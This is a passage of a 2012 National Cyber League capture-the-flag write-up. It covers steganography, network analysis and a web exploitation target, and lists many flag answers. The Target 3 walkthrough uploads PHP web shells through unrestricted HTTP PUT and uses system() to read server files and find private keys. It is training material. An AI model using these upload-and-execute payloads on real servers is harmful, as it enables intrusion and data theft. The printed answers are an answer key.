
A = Part 0
B = Part 2
C = Part 4
D = Part 6
E = Part 8
F = Part 10
G = Part 12
H = Part 14
I = Part 16
J = Part 18
K = Part 20
L = Part 22
M = Part 24
N = Part 1
O = Part 3
P = Part 5
Q = Part 7
R = Part 9
S = Part 11
T = Part 13
U = Part 15
V = Part 17
W = Part 19
X = Part 21
Y = Part 23
Z = Part 25

Which results in the following order:

SC7-A SC7-N SC7-B SC7-O SC7-C SC7-P SC7-D SC7-Q SC7-E SC7-R SC7-F SC7-S SC7-G SC7-T SC7-H SC7-U SC7-I SC7-V SC7-J SC7-W SC7-K SC7-X SC7-L SC7-Y SC7-M SC7-Z

Concatenating the files in order provides the player with the reconstructed image.

```
cat SC7-A SC7-N SC7-B SC7-O SC7-C SC7-P SC7-D SC7-Q SC7-E
SC7-R SC7-F SC7-S SC7-G SC7-T SC7-H SC7-U SC7-I SC7-V SC7-J
SC7-W SC7-K SC7-X SC7-L SC7-Y SC7-M SC7-Z > fixed.jpg
```



Another tough puzzle solved

Now that the participant has the image put back together, there is still the matter of the embedded file. That's right, this challenge is not over yet.

Just like all of the previous Steganography puzzles this ones also has a hidden flag within.

This picture of a puzzle has another file embedded within using the *DynamicBattleSteg* algorithm. Again using "NCL" as the password. The embedded file is actually another white-text on white-background image.

Flag

```
NCL-KLMG-8245
```


V. NCL Championship

The 2012 Championship for the National Cyber League invited the top ten players from each conference over the course of the previous three rounds.

This final championship round included all of challenges that were not solved during the previous rounds.

In addition to the previous puzzles two new challenges were introduced within the Web Exploitation and Network Data Analysis sections.

A. Flags

Name	Server	Value
What is the MD5 flag found on Target 1?	54.243.211.149 (Web Exploitation - Target 1)	2500
What is the MD5 flag found on Target 2?	184.72.228.85 (Web Exploitation - Target 2)	5000
What is the first flag found on Target 3?	184.72.228.91 (Web Exploitation - Target 3)	1000
What is the second flag found on Target 3?	184.72.228.91 (Web Exploitation - Target 3)	1000
What is the third flag found on Target 3?	184.72.228.91 (Web Exploitation - Target 3)	1000
What is the fourth flag found on Target 3?	184.72.228.91 (Web Exploitation - Target 3)	1200
What is the fifth flag found on Target 3?	184.72.228.91 (Web Exploitation - Target 3)	1300
What snort SID fired on traffic at 05/29-14:44:02.433544?	127.0.0.4 (Network Data Analysis)	500
What is the IP address of the attacker?	127.0.0.4 (Network Data Analysis)	500
What service is the victim running? (Vendor Product)	127.0.0.4 (Network Data Analysis)	500
What URI was the attacker attempting to access?	127.0.0.4 (Network Data Analysis)	1000
What CVE is being exploited?	127.0.0.4 (Network Data Analysis)	5000
What is the plaintext password for John Smith's account?	127.0.0.5 (Linux Passwords)	1000
What is the plaintext password for attackers account (jbowers)?	127.0.0.5 (Linux Passwords)	2500

Name	Server	Value
What is the plaintext password for the root account?	127.0.0.5 (Linux Passwords)	2500
What is the flag for the fifth Basic Cryptography puzzle?	127.0.0.6 (Basic Cryptography)	300
What is the flag for the eighth Basic Cryptography puzzle?	127.0.0.6 (Basic Cryptography)	700
What is the flag for the ninth Basic Cryptography puzzle?	127.0.0.6 (Basic Cryptography)	900
What is the passphrase for the key-pair?	127.0.0.7 (Advanced Cryptography)	5000
Using the previous key-pair, what is the fifth Advanced Cryptography flag?	127.0.0.7 (Advanced Cryptography)	5000
What is the flag found in the third Steganography challenege?	127.0.0.8 (Steganography)	300
What is the flag found in the fourth Steganography challenege?	127.0.0.8 (Steganography)	300
What is the flag found in the fifth Steganography challenege?	127.0.0.8 (Steganography)	500
What is the flag found in the sixth Steganography challenege?	127.0.0.8 (Steganography)	500
What is the flag found in the seventh Steganography challenege?	127.0.0.8 (Steganography)	5000

B. Network Data Analysis

Just like the previous Network Data Analysis, the player simply needed to analyze the traffic with a traffic analyzer; however this time additional analysis and research needed to be performed on the findings.

Flag Questions	Flag Answers
What snort SID fired on traffic at 05/29-14:44:02.433544	2464
What is the IP address of the attacker?	172.16.4.117
What service is the victim running? (Vendor Product)	Apache Tomcat
What URI was the attacker attempting to access?	/webdav/examples/SendMailServlet
What CVE is being exploited?	CVE-2007-3383

C. Web Exploitation – Target Three

This Web Application simply displays a directory listing.

DIRECTORY LISTING

Note: Files begining with a dot are hidden

3 files

Filename	Filetype	Filesize
flag_01.php	file	41
index.php	file	946
put.php	file	418

Navigating to the "*flag_01.php*" file simply displays an error message:

```
Try Again
```


Going to the "*put.php*" returns a 405 HTTP Error (Method Not Allowed) and provides a textual error:

```
Error: Invalid Method
```


Knowing the fundamentals of HTTP the error message and file name should have provided ample hints, but if those failed most web vulnerability scanners (like *Nikto*) would also uncover the fact that the web server accepts PUT requests, allowing an attacker to upload files to the web server unrestricted.

Under normal circumstances the attacker could manually launch the PUT request utilizing a socket tool like *netcat*, in this case further steps must be taken as HTTPS is in use. Therefore the participant will need to use another tool or method to execute the HTTP PUT request against the server.

One such useful tool is the *Poster* Firefox Add-On. Poster allows the user to manipulate HTTP requests as needed and allows common and custom HTTP Request Methods.



The player is able to clearly confirm they have the ability to upload and execute PHP code.



System	Linux ip-10-35-89-80 3.2.0-23-virtual #36-Ubuntu SMP Tue Apr 10 22:29:03 UTC 2012 x86_64
Build Date	Sep 12 2012 18:42:53
Server API	Apache 2.0 Handler

At this point the player needs to upload a set of PHP instructions that will allow them to read the contents of flag_01.php.

```
<?php print "<pre>"; system("cat flag_01.php"); print "</pre>"; ?>
```

Looking at the source of the returned page will reveal the first flag.

```
<? echo "Try Again"; // NCL-JOFW-9345 ?>
```

Now the contestant needs to find four other flags, but there aren't any hints to indicate where the flags may be. Searches of the web directories will show that there are no flags there. A simple *find* or *locate* should do the trick. The *locate* Linux utility is great at quickly finding files that contain a particular name and, based on the initial flag's file name, it's a wise idea to search for the term "*flag*."

```
<?php print "<pre>"; system("locate flag"); print "</pre>"; ?>
```

Browsing to our newly uploaded script will provide a listing of all of the files with the term "flag" in their name:

```
/flag_04.txt.asc
/flag_04.txt.gpg
/flag_05.tgz.asc
/flag_05.tgz.gpg
/etc/flag_02.txt
/home/ubuntu/flag_03.txt
/usr/lib/perl/5.14.2/auto/POSIX/SigAction/flags.al
/usr/lib/perl/5.14.2/bits/waitflags.ph
/var/www/flag_01.php
```

The player now has the location of the remaining four flags. The second and third one can be obtained via a simple display of the file contents.

```
<?php
        print "Flag02:<pre>";
        system("cat /etc/flag_02.txt"); print "</pre>";
        print "Flag03:<pre>";
        system("cat /home/ubuntu/flag_03.txt"); print "</pre>";
?>
```

Returning:

```
Flag02:
NCL-ONGD-0832
Flag03:
NCL-HSFH-8943
```

The fourth and fifth flags have a familiar extension. ASC being ASCII armored encrypted output from GPG. In fact it seems there is a binary version of the same file ending in GPG. This will not be as simple as outputting the file, A quick listing of the root level directory contents will surely reveal some useful information.

```
<?php print "<pre>"; system("ls -la"); print "</pre>"; ?>

total 116
drwxr-xr-x 23 root root  4096 Nov 23 18:41 .
drwxr-xr-x 23 root root  4096 Nov 23 18:41 ..
drwxr-xr-x  2 root root  4096 Oct 12 16:46 bin
drwxr-xr-x  3 root root  4096 Oct 12 16:48 boot
drwxr-xr-x 12 root root  3880 Dec 20 06:35 dev
drwxr-xr-x 89 root root  4096 Dec 20 06:35 etc
-rw-r--r--  1 root root   580 Nov 23 18:40 flag_04.txt.asc
-rw-r--r--  1 root root   357 Nov 23 18:39 flag_04.txt.gpg
-rw-r--r--  1 root root   742 Nov 23 18:41 flag_05.tgz.asc
-rw-r--r--  1 root root   476 Nov 23 18:41 flag_05.tgz.gpg
-rw-r--r--  1 root root  3501 Nov 23 18:38 gpg.key
drwxr-xr-x  3 root root  4096 Apr 24  2012 home
lrwxrwxrwx  1 root root    33 Apr 24  2012 initrd.img
drwxr-xr-x 18 root root  4096 Oct 12 16:46 lib
drwxr-xr-x  2 root root  4096 Oct 12 16:45 lib64
drwx------  2 root root 16384 Apr 24  2012 lost+found
drwxr-xr-x  2 root root  4096 Apr 24  2012 media
drwxr-xr-x  3 root root  4096 Oct 17 11:40 mnt
drwxr-xr-x  2 root root  4096 Apr 24  2012 opt
dr-xr-xr-x 81 root root     0 Dec 20 06:33 proc
-rw-r--r--  1 root root  4941 Nov 23 18:38 pub.key
drwx------  4 root root  4096 Dec  1 21:46 root
drwxr-xr-x 16 root root   600 Dec 20 15:18 run
drwxr-xr-x  2 root root  4096 Oct 12 16:47 sbin
drwxr-xr-x  2 root root  4096 Mar  5  2012 selinux
drwxr-xr-x  2 root root  4096 Apr 24  2012 srv
drwxr-xr-x 13 root root     0 Dec 20 06:33 sys
drwxrwxrwt  2 root root  4096 Dec 20 15:17 tmp
drwxr-xr-x 10 root root  4096 Apr 24  2012 usr
drwxr-xr-x 13 root root  4096 Dec  1 22:00 var
lrwxrwxrwx  1 root root    29 Apr 24  2012 vmlinuz
```

The contestant should hopefully notice the two GPG related files, *gpg.key* and *pub.key*. At that point the player can download and import the keys (which have no passphrase), decrypting the fourth and fifth flag.

Flag Questions	Flag Answers
What is the fourth flag found on Target 3?	NCL-NFDJ-4726
What is the fifth flag found on Target 3?	NCL-EGNK-4237